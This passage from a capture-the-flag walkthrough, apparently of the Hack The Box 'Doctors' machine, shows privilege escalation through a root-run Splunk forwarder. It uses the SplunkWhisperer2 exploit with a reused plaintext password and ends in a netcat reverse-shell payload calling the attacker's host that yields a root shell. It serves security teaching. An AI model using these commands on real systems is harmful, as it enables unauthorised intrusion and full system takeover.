
```
ps -aux | grep splunk

root         1135  0.0  2.2 265920 89372 ?        Sl   Feb02   1:32 splunkd -p 8089 start
root         1137  0.0  0.3  77664 13376 ?        Ss   Feb02   0:00 [splunkd pid=1135]
splunkd -p 8089 start [process-runner]
```

The software is running as `root`, and exploiting it could allow us to escalate our privileges. Clone the repository locally and enter the folder for the Python version of the exploit.

```
git clone https://github.com/cnotin/SplunkWhisperer2
cd SplunkWhisperer2/PySplunkWhispherer2/
```

The code can be run without credentials specified, in order to test if the default administrator credentials for `Splunk` work.


```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.2 --
payload id
```



```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.2
--payload id

Running in remote mode (Remote Code Execution)
[.] Authenticating...
Authentication failure

<?xml version="1.0" encoding="UTF-8"?>
<response>
  <messages>
    <msg type="ERROR">Unauthorized</msg>
  </messages>
</response>
```

This results in an `Unauthorized` error, as the credentials have been changed from the default value. Let's attempt to use the password for the `shaun` account, as password reuse is very common.

```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.2 --
username shaun --password Guitar123 --payload id
```



```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.2
--username shaun --password Guitar123 --payload id

Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp4jb_j5sz.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.2:8181/
[+] App installed, your code should be running now!
```

The execution appears successful. Let's attempt to get a shell on the system.

First, start a Netcat listener.

```
nc -lvp 4444
```

Then run the following command.

```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --username shaun --
password Guitar123 --lhost 10.10.14.2 --payload 'rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f'
```

```
nc -lvp 4444

Listening on 0.0.0.0 4444
Connection received on doctors.htb 60450
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

This is successful and a shell as `root` is received. The root flag can be found in `/root`.